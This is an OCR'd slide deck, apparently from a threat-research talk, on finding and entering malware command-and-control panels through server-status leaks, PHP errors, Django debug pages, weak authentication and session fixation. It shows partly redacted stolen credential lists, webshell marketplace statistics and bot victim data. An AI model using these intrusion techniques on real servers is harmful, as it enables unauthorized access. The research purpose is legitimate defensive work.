1-2	19100	1/7015 /10812	C	138.07	108621	14594	0.5	1.80	3.	24	o	POST /apos/main/config/fre.php HTTP/1.0
2-2	29258	0/63/13764	_	1.63	22	372	0.0	0.04	4.	142	o	POST /aus/may/retrieve/fre.php HTTP/1.0
3-2	21490	0/313/13174	_	7.29	24	23	0.0	0.09	4.	31	o	POST /apos/main/config/neu/tasks.php HTTP/1.0
4-2	11079	1/7/12073	C	0.14	47252	14832	0.5	0.00	3.	24	o	POST /apos/main/config/fre.php HTTP/1.0
5-2	24960	0/189/13851	_	4.76	2	22	0.0	0.07	4.		o	POST /apos/main/config/neu/tasks.php HTTP/1.0


Method 4 -- server-status

- Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)



Method 4 -- server-status

- Loki PWS Stealer(Pony) + LOKI PLUS(Neutrino)



Method 4 -- server-status

- Win: Find C2 admin login panels via the Apache server-status module
- Cryptowall

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-1	24684	0/4307/49793	_	1242.38	6	4	0.0	0.28	24.83	127.0.0.1	localhost	POST /z5mh28ar9v HTTP/1.0
1-1	-	0/0/45533	.	6.51	44312	0	0.0	0.00	24.05	::1	localhost	OPTIONS * HTTP/1.0
2-1	24686	0/4323/49828	_	1144.30	1	3	0.0	0.25	23.90	127.0.0.1	localhost	POST /q9jnuqd560am3k HTTP/1.0
3-1	24687	0/4314/49753	_	1238.82	6	4	0.0	0.09	23.92	127.0.0.1	localhost	POST /18yswtln91hu HTTP/1.0
4-1	24688	0/4331/49837	_	1200.11	8	4	0.0	0.14	23.97	127.0.0.1	localhost	POST /5yawxp9h74i HTTP/1.0
5-1	24689	0/4330/47746	_	1157.84	4	3	0.0	0.13	23.54	127.0.0.1	localhost	POST /m14igrvv240 HTTP/1.0
6-1	24690	0/4336/49854	_	1107.58	5	254	0.0	0.24	24.27	127.0.0.1	localhos	POST /workniggawork_a01951b4c4ea9925ae188ae71dbe45a3?p=statisti
7-1	-	0/0/45461	.	0.01	44342	0	0.0	0.00	24.10	::1	localhost	OPTIONS * HTTP/1.0
8-1	11395	0/21311/50027	_	5223.45	1	3	0.0	3.23	24.78	127.0.0.1	localhost	POST /z27puxp0nkt6z HTTP/1.0
9-1	-	0/0/45457	.	3899.33	45149	0	0.0	0.00	23.49	::1	localhost	OPTIONS
10-1	-	0/0/43359	.	113.85	45102	0	0.0	0.00	23.40	::1	localhost	OPTIONS
11-1	24562	0/4524/49990	W	1275.10	1	0	0.0	0.18	23.95	127.0.0.1	localhost	POST /0an

95. .45//workniggawork_a01951b4c4ea9925ae188ae71dbe45a3?p=

Login:

Password:

Enter ▶

Method 5 -- PHP error messages

- Win: Understanding the C2's structure
- TROJAN Unknown Bot

Warning: copy(/class_database.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/koneksi_.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/getlocation.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **2**

Warning: copy(/userstatus.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/proses.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/confirm.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/sdk.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/index.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/testwaktu.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/data.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**


Warning: copy(/config.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/read.php): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Warning: copy(/index.html): failed to open stream: Permission denied in **/home/staktarutung/public_html/assets/docs/daftar.php** on line **25**

Method 5 -- PHP error messages

- Win: Understanding the C2's structure
- TROJAN Unknown Bot



Method 6 -- Python Django debug enabled

- Win: Understanding the C2's structure
- Asprox: Marketplace with over 1400 registered

tributor/api-v2/t

Using the URLconf defined in `rcm2.urls`, Django tried these URL patterns, in this order:

1. ^distributor/ ^api-v2/ ^wso/$ [name='wso-shells-list']
2. ^distributor/ ^api-v2/ ^wso/\.(?P<format>(json|api))$ [name='wso-shells-list']
3. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/$ [name='wso-shells-detail']
4. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/\.(?P<format>(json|api))$ [name='wso-shells-detail']
5. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/download/$ [name='wso-shells-download']
6. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/download/\.(?P<format>(json|api))$ [name='wso-shells-download']
7. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/report/$ [name='wso-shells-report']
8. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/report/\.(?P<format>(json|api))$ [name='wso-shells-report']
9. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_report/$ [name='wso-export-report']
10. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_report/\.(?P<format>(json|api))$ [name='wso-export-report']
11. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_send_list/$ [name='wso-export-send-list']
12. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_send_list/\.(?P<format>(json|api))$ [name='wso-export-send-list']
13. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_redirect_list/$ [name='wso-export-redirect-list']
14. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_redirect_list/\.(?P<format>(json|api))$ [name='wso-export-redirect-list']
15. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_bad_list/$ [name='wso-export-bad-list']
16. ^distributor/ ^api-v2/ ^wso/(?P<pk>[0-9]+)/export_bad_list/\.(?P<format>(json|api))$ [name='wso-export-bad-list']
17. ^distributor/ ^api-v2/ ^ftp/$ [name='ftp-accs-list']
18. ^distributor/ ^api-v2/ ^ftp/\.(?P<format>(json|api))$ [name='ftp-accs-list']
19. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/$ [name='ftp-accs-detail']
20. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/\.(?P<format>(json|api))$ [name='ftp-accs-detail']
21. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/download/$ [name='ftp-accs-download']
22. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/download/\.(?P<format>(json|api))$ [name='ftp-accs-download']
23. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/report/$ [name='ftp-accs-report']
24. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/report/\.(?P<format>(json|api))$ [name='ftp-accs-report']
25. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/export_report/$ [name='ftp-accs-export-report']
26. ^distributor/ ^api-v2/ ^ftp/(?P<pk>[0-9]+)/export_report/\.(?P<format>(json|api))$ [name='ftp-accs-export-report']
27. ^distributor/ ^api-v2/ ^smtp/$ [name='smtp-accs-list']
28. ^distributor/ ^api-v2/ ^smtp/\.(?P<format>(json|api))$ [name='smtp-accs-list']
29. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/$ [name='smtp-accs-detail']
30. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/\.(?P<format>(json|api))$ [name='smtp-accs-detail']
31. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/download/$ [name='smtp-accs-download']
32. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/download/\.(?P<format>(json|api))$ [name='smtp-accs-download']
33. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/report/$ [name='smtp-accs-report']
34. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/report/\.(?P<format>(json|api))$ [name='smtp-accs-report']
35. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/export_report/$ [name='smtp-accs-export-report']
36. ^distributor/ ^api-v2/ ^smtp/(?P<pk>[0-9]+)/export_report/\.(?P<format>(json|api))$ [name='smtp-accs-export-report']
37. ^distributor/ ^api-v2/ ^root/$ [name='root-list']
38. ^distributor/ ^api-v2/ ^root/\.(?P<format>(json|api))$ [name='root-list']
39. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/$ [name='root-detail']
40. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/\.(?P<format>(json|api))$ [name='root-detail']
41. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/download/$ [name='root-download']
42. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/download/\.(?P<format>(json|api))$ [name='root-download']
43. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/report/$ [name='root-report']
44. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/report/\.(?P<format>(json|api))$ [name='root-report']
45. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/export_report/$ [name='root-export-report']
46. ^distributor/ ^api-v2/ ^root/(?P<pk>[0-9]+)/export_report/\.(?P<format>(json|api))$ [name='root-export-report']

root/api-v2/streamlists/5/download/

Stream List

GET /root/api-v2/streamlists/5/download/

HTTP 200 OK
Content-Type: application/json
Vary: Accept
Allow: GET, HEAD, OPTIONS

[
    "root:on[redacted]ypartners.com:22",
    "root:Ad[redacted]hotels.com:22",
    "root:Ar[redacted]knpeek.com:22",
    "root:db[redacted]:22",
    "root:MO[redacted]t.com:22",
    "root:we[redacted]hoandlefty.se:22",
    "root:Bu[redacted]a.es:22",
    "root:fi[redacted].it:22",
    "root:sp[redacted]systems.it:22",
    "root:te[redacted]twork.it:22",
    "root:sw[redacted]2.47:22",
    "root:wa[redacted]t:22",
    "root:we[redacted]ct.se:22",
    "root:XS[redacted]:22",
    "root:pm[redacted]5.185:22",
    "root:09[redacted]22",
    "root:20[redacted]lyspa.it:22",
    "root:3G[redacted]22",
    "root:an[redacted]4.92:22",
    "root:ba[redacted].biz:22",
    "root:co[redacted]t:22",
    "root:js[redacted]se:22",

Method 6 -- Python Django debug enabled

- WSO Webshells by unique domain: 3,027,423
  - gov:602+ ,mil:7+
- WSO Webshells by unique filename: 7,966,903
- SMTP accounts: 2,136,017
  - gov:4,000+ ,mil:1,574+ (Over 1,220 one military department)
- FTP accounts: 585,549
  - gov:258
- SSH-root: 1,236
- SSH-user: 50,757
  - gov:92


Method 7

Progress: now we know the C2'S file structure…

… But how can we get authenticated into the panel?


Method 7 -- Insufficient authentication

- Win: C2 panel access
- Hancitor_Downloader



Method 7 -- Insufficient authentication

- Win: C2 panel access
- Hancitor_Downloader



Method 7 -- Insufficient authentication

- Win: C2 panel access
- Android Marcher malware

Control panel Statistics Bots SMS Cards Banks Pins Apps Settings Refresh Content

Logged in as
{!LOGIN} {!REG_NEW} Logout

Bot ID | Country | Operator | Comment | Last connect: Any | Apply

Bots data 1 2 3 4 5 6 7 8 9 10 11 12 13 14

IMEI	Operator	Last connect	Last result	Number	Comment
86531[redacted]0076	TELCEL	21.03.16 10:00		0 OK	Comment OK
64191[redacted]3368	E-Telko	21.03.16 07:09		0 OK	Comment OK
35460[redacted]6592	0	23.03.16 05:22		0 OK	Comment OK
35299[redacted]5988	0	21.03.16 08:39		0 OK	Comment OK
35526[redacted]6917	Android	21.03.16 06:22		0 OK	Comment OK
00000[redacted]0000	Android	21.03.16 06:04		15[redacted]554 OK	Comment OK
00000[redacted]0000	Android	21.03.16 06:03		15[redacted]554 OK	Comment OK
86577[redacted]1820	0	23.03.16 05:25		0 OK	Comment OK
d5293[redacted]a8b1	0	21.03.16 03:28		0 OK	Comment OK
35600[redacted]1526	0	23.03.16 05:24		8[redacted]3 OK	Comment OK
35526[redacted]6366	Android	21.03.16 03:02		0 OK	Comment OK
35663[redacted]7457	MTS RUS	21.03.16 03:39		0 OK	Comment OK
35526[redacted]9054	Android	21.03.16 02:18		0 OK	Comment OK

Send SMS Freedialog Send Delivery Intercept Windows New Appmass Send Command Notification adminPhone apiServer

Method 7 -- Insufficient authentication

- Win: access victim statistics, execute C2 commands, etc.
- Android Marcher malware

Method 8

Now that we've authenticated ourselves…

… can we expand laterally?

Method 8 -- Session Fixation


- Win: access others panel on the same C2 server without authentication
- Keybase (mostly operated by Nigerian actor)
  - Also has SQL injection, File upload vulnerabilitilies

index.php

```
1  <?php
2  ob_start();
3  session_start();
4  if (!isset($_SESSION['logged_in'])
5      || $_SESSION['logged_in'] !== true) {
6      header('Location: login.php');
7      exit;
8  }
9  ?>
```

